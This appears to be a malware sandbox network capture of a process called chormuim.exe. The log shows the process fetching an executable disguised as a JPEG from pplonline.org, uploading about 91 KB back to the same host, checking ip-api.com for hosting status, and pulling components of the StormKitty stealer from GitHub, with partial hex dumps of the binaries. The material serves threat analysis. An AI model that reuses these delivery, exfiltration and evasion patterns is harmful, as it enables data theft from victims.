fZXfZRichgZPELb["!w@@=Tp}pT@.text `.rdataRT@@.datatG`"B@.rsrcpd@@.reloc}~h@BUM39A]UEtFt)tEtp pEpu^f
Jan 14, 2022 13:49:27.435801029 CET	4228	OUT	POST /Cgi//7.jpg HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: pplonline.org Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:49:27.588978052 CET	4229	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:27 GMT Server: Apache Last-Modified: Thu, 06 Jun 2019 09:02:02 GMT Accept-Ranges: bytes Content-Length: 83784 Keep-Alive: timeout=5, max=69 Connection: Keep-Alive Content-Type: image/jpeg Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 01 f9 a3 4e 45 98 cd 1d 45 98 cd 1d 45 98 cd 1d f1 04 22 1d 47 98 cd 1d 4c e0 5e 1d 4e 98 cd 1d 45 98 cc 1d 6c 98 cd 1d 9c fa c9 1c 55 98 cd 1d 9c fa ce 1c 56 98 cd 1d 9c fa c8 1c 41 98 cd 1d 9c fa c5 1c 5f 98 cd 1d 9c fa cd 1c 44 98 cd 1d 9c fa 32 1d 44 98 cd 1d 9c fa cf 1c 44 98 cd 1d 52 69 63 68 45 98 cd 1d 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 0c 38 27 59 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 0b 00 ea 00 00 00 20 00 00 00 00 00 00 00 ae 00 00 00 10 00 00 00 00 01 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 0a 00 00 00 06 00 00 00 00 00 00 00 00 40 01 00 00 04 00 00 bc 11 02 00 03 00 40 41 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b0 f0 00 00 14 09 00 00 c0 10 01 00 8c 00 00 00 00 20 01 00 08 04 00 00 00 00 00 00 00 00 00 00 00 0 8 01 00 48 3f 00 00 00 30 01 00 94 0a 00 00 b0 1f 00 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 1f 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 bc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 c4 e9 00 00 00 10 00 00 00 ea 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 44 06 00 00 00 00 01 00 00 02 00 00 00 ee 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 69 64 61 74 61 00 00 b8 05 00 00 00 10 01 00 00 06 00 00 00 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 08 04 00 00 00 20 01 00 00 06 00 00 00 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 94 0a 00 00 00 30 01 00 00 0c 00 00 00 fc 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 26 00 00 00 d0 26 00 00 01 f0 26 00 00 00 90 27 00 00 00 40 28 00 00 00 d0 2a 00 00 00 00 2b 00 00 00 50 2b 00 00 00 90 2b 00 00 00 a0 2b 00 00 00 b0 2b 00 00 00 c0 2b 00 00 00 d0 2b 00 00 00 20 2c 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$NEEE"GL^NElUVA_D2DDRichEPEL8'Y"! @@A H?08@ .text `.dataD@.idata@@.rsrc @@.reloc0@Bp&&&'@(*+P++++++ ,
Jan 14, 2022 13:49:29.727824926 CET	4317	OUT	POST /Cgi//main.php HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 25 Host: pplonline.org Connection: Keep-Alive Cache-Control: no-cache Data Raw: 2d 2d 31 42 45 46 30 41 35 37 42 45 31 31 30 46 44 34 36 37 41 2d 2d 0d 0a Data Ascii: --1BEF0A57BE110FD467A--
Jan 14, 2022 13:49:29.965423107 CET	4317	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:29 GMT Server: Apache Content-Length: 0 Keep-Alive: timeout=5, max=68 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8
Jan 14, 2022 13:49:32.576792955 CET	4318	OUT	POST /Cgi/ HTTP/1.1 Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap, */*; q=0.1 Accept-Language: ru-RU,ru;q=0.9,en;q=0.8 Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1 Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0 Content-Type: multipart/form-data; boundary=1BEF0A57BE110FD467A Content-Length: 91380 Host: pplonline.org Connection: Keep-Alive Cache-Control: no-cache
Jan 14, 2022 13:49:33.088490963 CET	4409	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:32 GMT Server: Apache Content-Length: 0 Keep-Alive: timeout=5, max=67 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49744	208.95.112.1	80	C:\Users\user\AppData\Local\Temp\chormuim.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:49:36.431510925 CET	4409	OUT	GET /line/?fields=hosting HTTP/1.1 Host: ip-api.com Connection: Keep-Alive
Jan 14, 2022 13:49:36.461532116 CET	4409	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:35 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 5 Access-Control-Allow-Origin: * X-Ttl: 60 X-Rl: 44 Data Raw: 74 72 75 65 0a Data Ascii: true

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49750	104.18.115.97	80	C:\Users\user\AppData\Local\Temp\chormuim.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:49:44.805115938 CET	5213	OUT	GET / HTTP/1.1 Host: icanhazip.com Connection: Keep-Alive
Jan 14, 2022 13:49:44.833376884 CET	5214	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:44 GMT Content-Type: text/plain Content-Length: 12 Connection: keep-alive Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET Set-Cookie: __cf_bm=nbBK3CjQI5Jevqiy1dP6sLxlpCxosLFBJQZXZC4XOEA-1642164584-0-AS/MxZnMcLscoxCya6HTrXroJhtL7DM/6VAAOmtMJ/sPK1MM3dLtmJfNebSvcgbHXs5Z1HhSEN/EG2UCoK2LEbw=; path=/; expires=Fri, 14-Jan-22 13:19:44 GMT; domain=.icanhazip.com; HttpOnly Server: cloudflare CF-RAY: 6cd6fc6f1a965c38-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 38 34 2e 31 37 2e 35 32 2e 31 38 0a Data Ascii: 84.17.52.18

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49751	208.95.112.1	80	C:\Users\user\AppData\Local\Temp\chormuim.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 13:49:48.181268930 CET	5215	OUT	GET /line/?fields=hosting HTTP/1.1 Host: ip-api.com Connection: Keep-Alive
Jan 14, 2022 13:49:48.213846922 CET	5215	IN	HTTP/1.1 200 OK Date: Fri, 14 Jan 2022 12:49:47 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 5 Access-Control-Allow-Origin: * X-Ttl: 48 X-Rl: 43 Data Raw: 74 72 75 65 0a Data Ascii: true

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49745	185.199.108.133	443	C:\Users\user\AppData\Local\Temp\chormuim.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:37 UTC	0	OUT	GET /caxmd/StormKitty/master/StormKitty/stub/packages/DotNetZip.1.13.8/lib/net40/DotNetZip.dll HTTP/1.1 Host: raw.githubusercontent.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:37 UTC	0	IN	HTTP/1.1 200 OK Connection: close Content-Length: 458752 Cache-Control: max-age=300 Content-Security-Policy: default-src 'none'; style-src 'unsafe-inline'; sandbox Content-Type: application/octet-stream ETag: "b22319c6af806c4aa2082e3d1cfe365ec1a7a2950e641daa93eb0c19d9ae048f" Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff X-Frame-Options: deny X-XSS-Protection: 1; mode=block X-GitHub-Request-Id: 8818:16DA:110F11D:11BD105:61E17161 Accept-Ranges: bytes Date: Fri, 14 Jan 2022 12:49:37 GMT Via: 1.1 varnish X-Served-By: cache-mxp6974-MXP X-Cache: MISS X-Cache-Hits: 0 X-Timer: S1642164577.487972,VS0,VE175 Vary: Authorization,Accept-Encoding,Origin Access-Control-Allow-Origin: * X-Fastly-Request-ID: 811eeaf509900697aa2833bf74aa5e7e81bf878c Expires: Fri, 14 Jan 2022 12:54:37 GMT Source-Age: 0
2022-01-14 12:49:37 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ff ad c6 5e 00 00 00 00 00 00 00 00 e0 00 22 20 0b 01 30 00 00 f8 06 00 00 06 00 00 00 00 00 00 b6 e9 06 00 00 20 00 00 00 20 07 00 00 00 00 10 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 07 00 00 02 00 00 e3 77 07 00 03 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL^" 0 `w@
2022-01-14 12:49:37 UTC	2	IN	Data Raw: 05 00 c5 00 00 00 05 00 00 11 03 28 31 00 00 0a 2c 47 02 1b 8d 5d 00 00 01 25 16 72 59 00 00 70 a2 25 17 7e 32 00 00 0a 0a 12 00 28 33 00 00 0a a2 25 18 03 a2 25 19 7e 32 00 00 0a 0a 12 00 28 33 00 00 0a a2 25 1a 72 5d 00 00 70 a2 28 34 00 00 0a 7d 1a 00 00 04 2b 07 02 03 7d 1a 00 00 04 02 72 65 00 00 70 02 7b 1a 00 00 04 28 35 00 00 0a 72 69 00 00 70 72 7b 00 00 70 6f 36 00 00 0a 72 ab 00 00 70 72 b5 00 00 70 6f 36 00 00 0a 72 cb 00 00 70 72 d1 00 00 70 6f 36 00 00 0a 72 d7 00 00 70 72 dd 00 00 70 6f 36 00 00 0a 72 ed 00 00 70 28 37 00 00 0a 7d 18 00 00 04 02 02 7b 18 00 00 04 17 73 38 00 00 0a 7d 17 00 00 04 2a 00 00 00 13 30 03 00 4b 00 00 00 00 00 00 00 73 1f 00 00 0a 25 72 f1 00 00 70 6f 20 00 00 0a 02 7b 19 00 00 04 8c 04 00 00 02 28 3c 00 00 06 6f Data Ascii: (1,G]%rYp%~2(3%%~2(3%r]p(4}+}rep{(5ripr{po6rprpo6rprpo6rprpo6rp(7}{s8}*0Ks%rpo {(<o
2022-01-14 12:49:37 UTC	3	IN	Data Raw: 3c 00 00 06 6f 20 00 00 0a 72 0d 00 00 70 6f 20 00 00 0a 02 28 1d 00 00 06 6f 20 00 00 0a 26 6f 22 00 00 0a 2a 00 00 00 13 30 02 00 1a 00 00 00 08 00 00 11 16 0a 02 7b 1d 00 00 04 04 5f 04 33 09 03 04 5f 04 fe 01 0a 2b 02 17 0a 06 2a 00 00 13 30 02 00 24 00 00 00 0a 00 00 11 03 28 31 00 00 0a 2c 0d 02 7b 1e 00 00 04 1a fe 01 16 fe 01 2a 03 28 44 00 00 0a 0a 02 06 28 22 00 00 06 2a 13 30 03 00 5e 00 00 00 08 00 00 11 02 03 18 28 20 00 00 06 0a 06 2c 09 02 03 1a 28 20 00 00 06 0a 06 2c 09 02 03 17 28 20 00 00 06 0a 06 2c 0a 02 03 1f 20 28 20 00 00 06 0a 06 2c 0d 02 03 20 00 20 00 00 28 20 00 00 06 0a 06 2c 0d 02 03 20 00 04 00 00 28 20 00 00 06 0a 02 7b 1e 00 00 04 1a 2e 05 06 16 fe 01 0a 06 2a 00 00 13 30 02 00 0f 00 00 00 0a 00 00 11 03 6f 58 03 00 06 0a Data Ascii: <o rpo (o &o"*0{_3_+*0$(1,{*(D("*0^(,(,(, (, ({.*0oX
2022-01-14 12:49:37 UTC	5	IN	Data Raw: 08 11 08 20 84 29 34 5d 42 8f 00 00 00 11 08 20 84 9a 0c 2c 35 43 11 08 20 13 ec a6 13 35 1d 11 08 20 a6 c2 29 0f 3b fd 00 00 00 11 08 20 13 ec a6 13 3b 75 01 00 00 38 21 08 00 00 11 08 20 5c d9 a0 23 3b a6 01 00 00 11 08 20 84 9a 0c 2c 3b 2c 01 00 00 38 04 08 00 00 11 08 20 88 09 11 3f 35 1d 11 08 20 17 9c 0c 2d 3b fc 00 00 00 11 08 20 88 09 11 3f 3b 8a 01 00 00 38 de 07 00 00 11 08 20 4d f1 27 51 3b d1 01 00 00 11 08 20 84 29 34 5d 3b bd 00 00 00 38 c1 07 00 00 11 08 20 4d bc b9 a3 35 43 11 08 20 15 36 d0 83 35 1d 11 08 20 c5 9d 1c 81 3b b8 01 00 00 11 08 20 15 36 d0 83 3b 12 01 00 00 38 92 07 00 00 11 08 20 e6 bd 39 8d 3b 43 01 00 00 11 08 20 4d bc b9 a3 3b b3 00 00 00 38 75 07 00 00 11 08 20 7e db 6b cc 35 1a 11 08 20 51 11 25 ac 3b c5 00 00 00 11 08 Data Ascii:)4]B ,5C 5); ;u8! \#; ,;,8 ?5 -; ?;8 M'Q;)4];8 M5C 65 ; 6;8 9;C M;8u ~k5 Q%;
2022-01-14 12:49:37 UTC	6	IN	Data Raw: 0a 38 0d 01 00 00 11 0b 6f 41 00 00 0a 72 a9 04 00 70 6f 57 00 00 0a 2c 2b 11 0b 16 11 0b 6f 3d 00 00 0a 17 59 6f 58 00 00 0a 28 59 00 00 0a 20 00 04 00 00 6a 5a 20 00 04 00 00 6a 5a 13 0a 38 cf 00 00 00 11 0b 6f 41 00 00 0a 72 ad 04 00 70 6f 57 00 00 0a 2c 2b 11 0b 16 11 0b 6f 3d 00 00 0a 18 59 6f 58 00 00 0a 28 59 00 00 0a 20 00 04 00 00 6a 5a 20 00 04 00 00 6a 5a 13 0a 38 91 00 00 00 11 0b 6f 41 00 00 0a 72 b3 04 00 70 6f 57 00 00 0a 2c 2f 11 0b 16 11 0b 6f 3d 00 00 0a 17 59 6f 58 00 00 0a 28 59 00 00 0a 20 00 04 00 00 6a 5a 20 00 04 00 00 6a 5a 20 00 04 00 00 6a 5a 13 0a 2b 4f 11 0b 6f 41 00 00 0a 72 b7 04 00 70 6f 57 00 00 0a 2c 2f 11 0b 16 11 0b 6f 3d 00 00 0a 18 59 6f 58 00 00 0a 28 59 00 00 0a 20 00 04 00 00 6a 5a 20 00 04 00 00 6a 5a 20 00 04 00 Data Ascii: 8oArpoW,+o=YoX(Y jZ jZ8oArpoW,+o=YoX(Y jZ jZ8oArpoW,/o=YoX(Y jZ jZ jZ+OoArpoW,/o=YoX(Y jZ jZ
2022-01-14 12:49:37 UTC	7	IN	Data Raw: 00 00 01 10 00 00 02 00 1b 00 23 3e 00 0a 00 00 00 00 1b 30 04 00 ac 00 00 00 10 00 00 11 03 2d 0b 72 25 05 00 70 73 63 00 00 0a 7a 73 64 00 00 0a 0a 04 2c 12 04 72 7f 03 00 70 72 83 03 00 70 6f 36 00 00 0a 2b 01 14 0b 07 2c 1f 2b 10 07 16 07 6f 3d 00 00 0a 17 59 6f 58 00 00 0a 0b 07 72 83 03 00 70 6f 57 00 00 0a 2d e3 03 6f 74 02 00 06 0c 2b 40 08 6f 18 00 00 0a 0d 04 2c 26 09 6f 5b 03 00 06 28 66 00 00 0a 04 28 47 00 00 0a 2d 13 09 6f 5b 03 00 06 28 66 00 00 0a 07 28 47 00 00 0a 2c 10 02 09 28 38 00 00 06 2c 07 06 09 6f 65 00 00 0a 08 6f 17 00 00 0a 2d b8 de 0a 08 2c 06 08 6f 13 00 00 0a dc 06 2a 01 10 00 00 02 00 54 00 4c a0 00 0a 00 00 00 00 13 30 03 00 3b 00 00 00 11 00 00 11 02 6f 67 00 00 0a 02 6f 22 00 00 0a 6f 68 00 00 0a d0 0f 00 00 01 28 51 00 Data Ascii: #>0-r%psczsd,rprpo6+,+o=YoXrpoW-ot+@o,&o[(f(G-o[(f(G,(8,oeo-,o*TL0;ogo"oh(Q
2022-01-14 12:49:37 UTC	9	IN	Data Raw: 04 18 5a 8f 69 00 00 01 25 48 17 58 68 53 2b 38 11 04 1f 0a 30 1a 02 7b 62 00 00 04 7e 2d 01 00 04 18 5a 8f 69 00 00 01 25 48 17 58 68 53 2b 18 02 7b 62 00 00 04 7e 2e 01 00 04 18 5a 8f 69 00 00 01 25 48 17 58 68 53 16 13 04 08 0b 09 2d 0c 20 8a 00 00 00 13 05 19 13 06 2b 12 08 09 33 08 1c 13 05 19 13 06 2b 06 1d 13 05 1a 13 06 06 17 58 0a 06 04 3e 24 ff ff ff 2a 00 00 13 30 05 00 7a 00 00 00 13 00 00 11 02 02 7b 60 00 00 04 02 7b 63 00 00 04 7b 07 01 00 04 28 45 00 00 06 02 02 7b 61 00 00 04 02 7b 64 00 00 04 7b 07 01 00 04 28 45 00 00 06 02 7b 65 00 00 04 02 6f ed 00 00 06 7e 26 01 00 04 17 59 0a 2b 18 02 7b 62 00 00 04 7e 00 01 00 04 06 90 18 5a 17 58 92 2d 08 06 17 59 0a 06 19 2f e4 02 02 7b 6f 00 00 04 19 06 17 58 5a 1b 58 1b 58 1a 58 58 7d 6f 00 00 Data Ascii: Zi%HXhS+80{b~-Zi%HXhS+{b~.Zi%HXhS- +3+X>$*0z{`{c{(E{a{d{(E{eo~&Y+{b~ZX-Y/{oXZXXXX}o

Timestamp	kBytes transferred	Direction	Data
2022-01-14 12:49:37 UTC	10	IN	Data Raw: 00 00 04 18 5b 2f 08 06 07 18 5b 2f 02 17 2a 02 7b 6d 00 00 04 02 7b 6c 00 00 04 17 59 2e 0f 02 7b 6d 00 00 04 02 7b 6c 00 00 04 fe 01 2a 17 2a 00 00 13 30 04 00 f9 00 00 00 19 00 00 11 16 0c 02 7b 6d 00 00 04 39 ce 00 00 00 02 7b 6e 00 00 04 08 18 5a 58 13 05 02 7b 44 00 00 04 11 05 91 1e 62 20 00 ff 00 00 5f 02 7b 44 00 00 04 11 05 17 58 91 20 ff 00 00 00 5f 60 0a 02 7b 44 00 00 04 02 7b 6b 00 00 04 08 58 91 20 ff 00 00 00 5f 0b 08 17 58 0c 06 2d 0a 02 07 03 28 4a 00 00 06 2b 6b 7e 03 01 00 04 07 90 0d 02 09 7e 28 01 00 04 58 17 58 03 28 4a 00 00 06 7e fd 00 00 04 09 94 13 04 11 04 2c 13 07 7e 04 01 00 04 09 94 59 0b 02 07 11 04 28 4b 00 00 06 06 17 59 0a 06 28 eb 00 00 06 0d 02 09 04 28 4a 00 00 06 7e fe 00 00 04 09 94 13 04 11 04 2c 13 06 7e 05 01 00 Data Ascii: [/[/*{m{lY.{m{l**0{m9{nZX{Db _{DX _`{D{kX _X-(J+k~~(XX(J~,~Y(KY((J~,~
2022-01-14 12:49:37 UTC	11	IN	Data Raw: 0a 2b 06 04 1b 58 25 0b 0a 04 1a 58 06 30 0f 03 15 2e 0b 02 03 04 05 28 55 00 00 06 2b 77 07 06 33 28 02 7e 37 00 00 04 17 62 05 2d 03 16 2b 01 17 58 19 28 4b 00 00 06 02 7e 2f 01 00 04 7e 30 01 00 04 28 4e 00 00 06 2b 4b 02 7e 38 00 00 04 17 62 05 2d 03 16 2b 01 17 58 19 28 4b 00 00 06 02 02 7b 63 00 00 04 7b 07 01 00 04 17 58 02 7b 64 00 00 04 7b 07 01 00 04 17 58 08 17 58 28 47 00 00 06 02 02 7b 60 00 00 04 02 7b 61 00 00 04 28 4e 00 00 06 02 28 42 00 00 06 05 2c 06 02 28 51 00 00 06 2a 00 00 00 13 30 05 00 f2 01 00 00 14 00 00 11 02 7b 4d 00 00 04 02 7b 5c 00 00 04 59 02 7b 5a 00 00 04 59 0d 09 2d 1c 02 7b 5a 00 00 04 2d 14 02 7b 5c 00 00 04 2d 0c 02 7b 49 00 00 04 0d 38 0b 01 00 00 09 15 33 09 09 17 59 0d 38 fe 00 00 00 02 7b 5a 00 00 04 02 7b 49 00 Data Ascii: +X%X0.(U+w3(~7b-+X(K~/~0(N+K~8b-+X(K{c{X{d{XX(G{`{a(N(B,(Q*0{M{\Y{ZY-{Z-{\-{I83Y8{Z{I
2022-01-14 12:49:37 UTC	13	IN	Data Raw: 02 7b 5c 00 00 04 17 59 7d 5c 00 00 04 02 02 7b 5a 00 00 04 17 58 7d 5a 00 00 04 07 39 33 fd ff ff 02 16 28 53 00 00 06 02 7b 42 00 00 04 7b 57 01 00 04 3a 1c fd ff ff 16 2a 02 03 1a fe 01 28 53 00 00 06 02 7b 42 00 00 04 7b 57 01 00 04 2d 08 03 1a 33 02 18 2a 16 2a 03 1a 2e 02 17 2a 19 2a 00 13 30 06 00 b6 03 00 00 1b 00 00 11 16 0a 02 7b 5c 00 00 04 7e 3f 00 00 04 2f 23 02 28 57 00 00 06 02 7b 5c 00 00 04 7e 3f 00 00 04 2f 05 03 2d 02 16 2a 02 7b 5c 00 00 04 39 31 03 00 00 02 7b 5c 00 00 04 7e 3d 00 00 04 3f 82 00 00 00 02 02 7b 50 00 00 04 02 7b 54 00 00 04 1f 1f 5f 62 02 7b 4c 00 00 04 02 7b 5a 00 00 04 7e 3d 00 00 04 17 59 58 91 20 ff 00 00 00 5f 61 02 7b 53 00 00 04 5f 7d 50 00 00 04 02 7b 4f 00 00 04 02 7b 50 00 00 04 92 20 ff ff 00 00 5f 0a 02 7b Data Ascii: {\Y}\{ZX}Z93(S{B{W:*(S{B{W-3**.**0{\~?/#(W{\~?/-*{\91{\~=?{P{T_b{L{Z~=YX _a{S_}P{O{P _{
2022-01-14 12:49:37 UTC	14	IN	Data Raw: 00 04 07 17 58 25 0b 91 02 7b 4c 00 00 04 08 17 58 25 0c 91 40 a7 00 00 00 02 7b 4c 00 00 04 07 17 58 25 0b 91 02 7b 4c 00 00 04 08 17 58 25 0c 91 40 8a 00 00 00 02 7b 4c 00 00 04 07 17 58 25 0b 91 02 7b 4c 00 00 04 08 17 58 25 0c 91 33 70 02 7b 4c 00 00 04 07 17 58 25 0b 91 02 7b 4c 00 00 04 08 17 58 25 0c 91 33 56 02 7b 4c 00 00 04 07 17 58 25 0b 91 02 7b 4c 00 00 04 08 17 58 25 0c 91 33 3c 02 7b 4c 00 00 04 07 17 58 25 0b 91 02 7b 4c 00 00 04 08 17 58 25 0c 91 33 22 02 7b 4c 00 00 04 07 17 58 25 0b 91 02 7b 4c 00 00 04 08 17 58 25 0c 91 33 08 07 11 08 3f 1f ff ff 7e 3e 00 00 04 11 08 07 59 59 0d 11 08 7e 3e 00 00 04 59 0b 09 11 04 31 2b 02 03 7d 5b 00 00 04 09 13 04 09 11 06 2f 3e 02 7b 4c 00 00 04 07 11 04 58 17 59 91 13 09 02 7b 4c 00 00 04 07 11 Data Ascii: X%{LX%@{LX%{LX%@{LX%{LX%3p{LX%{LX%3V{LX%{LX%3<{LX%{LX%3"{LX%{LX%3?~>YY~>Y1+}[/>{LXY{L
2022-01-14 12:49:37 UTC	15	IN	Data Raw: 00 04 5f 7d 50 00 00 04 16 0c 2b 63 02 02 7b 50 00 00 04 02 7b 54 00 00 04 1f 1f 5f 62 02 7b 4c 00 00 04 08 7e 3d 00 00 04 17 59 58 91 20 ff 00 00 00 5f 61 02 7b 53 00 00 04 5f 7d 50 00 00 04 02 7b 4e 00 00 04 08 02 7b 4b 00 00 04 5f 02 7b 4f 00 00 04 02 7b 50 00 00 04 92 9d 02 7b 4f 00 00 04 02 7b 50 00 00 04 08 68 9d 08 17 58 0c 08 06 7e 3d 00 00 00 04 59 31 93 16 2a 00 00 00 13 30 05 00 2f 04 00 00 20 00 00 11 02 7b 42 00 00 04 7b 55 01 00 04 2c 2b 02 7b 42 00 00 04 7b 51 01 00 04 2d 0d 02 7b 42 00 00 04 7b 53 01 00 04 2d 11 02 7b 43 00 00 04 7e 34 00 00 04 33 31 03 1a 2e 2d 02 7b 42 00 00 04 7e 30 00 00 04 1a 9a 7d 59 01 00 04 72 e3 05 00 70 02 7b 42 00 00 04 7b 59 01 00 04 28 42 00 00 0a 73 f3 00 00 06 7a 02 7b 42 00 00 04 7b 57 01 00 04 2d 1d 02 7b 42 Data Ascii: _}P+c{P{T_b{L~=YX _a{S_}P{N{K_{O{P{O{PhX~=Y1*0/ {B{U,+{B{Q-{B{S-{C~431.-{B~0}Yrp{B{Y(Bsz{B{W-{B
2022-01-14 12:49:37 UTC	17	IN	Data Raw: 80 38 00 00 04 16 80 39 00 00 04 17 80 3a 00 00 04 18 80 3b 00 00 04 1f 10 80 3c 00 00 04 19 80 3d 00 00 04 20 02 01 00 00 80 3e 00 00 04 7e 3e 00 00 04 7e 3d 00 00 04 58 17 58 80 3f 00 00 04 18 7e 2a 01 00 04 5a 17 58 80 40 00 00 04 20 00 01 00 00 80 41 00 00 04 2a 2e 02 03 04 1c 16 28 6b 00 00 06 2a 2e 02 03 04 05 16 28 6b 00 00 06 2a 2e 02 03 04 1c 05 28 6b 00 00 06 2a 8e 02 28 6f 00 00 0a 02 03 7d 78 00 00 04 02 03 04 05 20 9f 07 00 00 0e 04 73 00 01 00 06 7d 77 00 00 04 2a 32 02 7b 77 00 00 04 7b 41 01 00 04 2a 82 02 7b 79 00 00 04 2c 0b 72 c9 07 00 70 73 70 00 00 0a 7a 02 7b 77 00 00 04 03 7d 41 01 00 04 2a 32 02 7b 77 00 00 04 7b 47 01 00 04 2a 13 30 03 00 60 00 00 00 00 00 00 00 02 7b 79 00 00 04 2c 0b 72 c9 07 00 70 73 70 00 00 0a 7a 02 7b 77 00 Data Ascii: 89:;<= >~>~=XX?~*ZX@ A*.(k*.(k*.(k*(o}x s}w*2{w{A*{y,rpspz{w}A*2{w{G*0`{y,rpspz{w
